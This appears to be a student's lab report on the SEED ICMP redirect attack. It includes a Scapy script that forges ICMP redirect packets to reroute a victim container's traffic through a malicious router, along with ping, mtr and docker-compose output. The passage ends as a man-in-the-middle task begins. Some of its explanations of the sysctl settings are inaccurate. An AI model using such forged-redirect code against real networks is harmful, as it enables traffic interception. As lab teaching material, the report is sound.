
```
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/# ip rout
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/# 
```

In order for attack to happen, the host needs to be on the same network.

Question2:


I was not able to apply ICMP redirect attack to redirect a non-existing machine.

The code to prove the claim above:




```
root@70296e2e0795:/# nano task1.py
root@70296e2e0795:/# ip rout show cache
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# nano task1.py
root@70296e2e0795:/# cat task1.py
#!/usr/bin/python3

from scapy.all import*

victim = '10.9.0.5'
real_g = '10.9.0.11'
fake_g = '10.9.0.10'

ip = IP(src = real_g ,  dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_g

# The enclosed IP packet should be the one that# triggers the redirect message.

ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
root@70296e2e0795:/# 
```


We run the code on attacker, while still pinging and using traceroute on victim side to see the results:



```
# The enclosed IP packet should be the one that# triggers the redirect message.

ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
^[[A.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
^[[A.
Sent 1 packets.
root@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
^[[Aroot@70296e2e0795:/# python3 task1.py
.
Sent 1 packets.
root@70296e2e0795:/# 
```




```
root@d4f81aa03835:/# ip rout
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/# ping 192.168.60.5 -i 5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.252 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.072 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.149 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.146 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.130 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.056 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.145 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.160 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.270 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.162 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.067 ms
```



```
                                  My traceroute  [v0.93]
d4f81aa03835 (10.9.0.5)                                            2022-02-25T22:39:41+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                               Packets               Pings
 Host                                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                 0.0%    11    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                              0.0%    10    0.2   0.3   0.1   1.0   0.3
```

We can confirm this by running ip route show cache command before and after the attack to see the packet flow.

the packet flow was constant and did not change in either of the cases.



```
root@d4f81aa03835:/# ip route flush cache
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/# mtr -n 192.168.60.5
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/# ip rout show cache
root@d4f81aa03835:/#
```

As the router is offline, there is no way to connect to it. Which is why the attack didn’t work as it was intended to.

Question3:

Following are the entries for the malicious router container:

net.ipv4.conf.all.send_redirects=0,

net.ipv4.conf.default.send_redirects=0,


net.ipv4.conf.eth0.send_redirects=0.

1. ‘net.ipv4.conf.all.send_redirects=0’ command disables all IPv4 ICMP redirected packets to be sent on all interfaces.

2. ‘net.ipv4.conf.eth0.send_redirects=0’ command disables all IPv4 ICMP redirected packets to be sent on eth0 interface.

3. ‘net.ipv4.conf.default.send_redirects=0’ means that if either one of the above two commands are set to enabled, the ICMP redirect are sent to the interface.

The changes made to docker-compose.yml file is as follows:




```
  malicious-router:
      image: handsonsecurity/seed-ubuntu:large
      container_name: malicious-router-10.9.0.111
      tty: true
      cap_add:
              - ALL
      sysctls:
              - net.ipv4.ip_forward=1
              - net.ipv4.conf.all.send_redirects=1
              - net.ipv4.conf.default.send_redirects=1
              - net.ipv4.conf.eth0.send_redirects=1
      privileged: true
      volumes:
              - ./volumes:/volumes
      networks:
          net-10.9.0.0:
              ipv4_address: 10.9.0.111
      command: bash -c "
                    ip route add 192.168.60.0/24 via 10.9.0.11 &&
                    tail -f /dev/null
               "
```


WE now changed the values inside the container, rebuilt the container and ran it with the fresh new settings.

We observed that the malicious router enables all the IPv4 ICMP redirected packets to be sent on all the interfaces along with eth0 interface. This way whenever a new interface is added it is automatically sent the ICMP requests.


The results are shown below:




```
[02/25/22]seed@VM:~/.../ICMP redirect$ docksh 70
root@70296e2e0795:/# python3 task1_c.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1_c.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1_c.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1_c.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1_c.py
.
Sent 1 packets.
root@70296e2e0795:/# python3 task1_c.py
^[[A.
Sent 1 packets.
root@70296e2e0795:/# python3 task1_c.py
^[[A.
Sent 1 packets.
root@70296e2e0795:/# python3 task1_c.py
```



```
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.146 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.224 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.149 ms
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=24 ttl=63 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=25 ttl=63 time=0.130 ms
64 bytes from 192.168.60.5: icmp_seq=26 ttl=63 time=0.208 ms
From 10.9.0.111: icmp_seq=27 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=27 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=28 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=29 ttl=63 time=0.133 ms
64 bytes from 192.168.60.5: icmp_seq=30 ttl=63 time=0.126 ms
64 bytes from 192.168.60.5: icmp_seq=31 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=32 ttl=63 time=0.106 ms
64 bytes from 192.168.60.5: icmp_seq=33 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=34 ttl=63 time=0.063 ms
From 10.9.0.111: icmp_seq=35 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=35 ttl=63 time=0.085 ms
From 10.9.0.111: icmp_seq=36 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=36 ttl=63 time=0.222 ms
64 bytes from 192.168.60.5: icmp_seq=37 ttl=63 time=0.088 ms
64 bytes from 192.168.60.5: icmp_seq=38 ttl=63 time=0.152 ms
```




```
70296e2e0795  attacker-10.9.0.105
d4f81aa03835  victim-10.9.0.5
01ffbadb76e3  host-192.168.60.5
3d9b7b75cacc  malicious-router-10.9.0.111
[02/25/22]seed@VM:~/.../ICMP redirect$ docksh 70
root@70296e2e0795:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  task1.py  usr  volumes
boot  etc  lib   lib64  media   opt  root  sbin  sys  tmp       var
root@70296e2e0795:/# nano task1_c.py
root@70296e2e0795:/# cat task1_c.py
#!/usr/bin/python3
from scapy.all import*

victim  = '10.9.0.5'
real_x = '10.9.0.11'
fake_x = '10.9.0.111'
ip = IP(src = real_x,  dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_x

# The enclosed IP packet should be the one that# triggers the redirect message.
ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
root@70296e2e0795:/# 
```



```
                                        My traceroute  [v0.93]
d4f81aa03835 (10.9.0.5)                                                   2022-02-25T22:51:54+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                             Packets               Pings
 Host                                                      Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                               2.9%    34    0.2   0.1   0.1   0.3   0.1
    10.9.0.111
 2. 192.168.60.5                                            0.0%    34    0.1   0.2   0.1   0.6   0.1
    10.9.0.11
```


Task2: Launching the MITM Attack

First we ping the destination from the victim:




```
21 packets transmitted, 21 received, 0% packet loss, time 20461ms
rtt min/avg/max/mdev = 0.057/0.135/0.216/0.041 ms
root@d4f81aa03835:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.120 ms
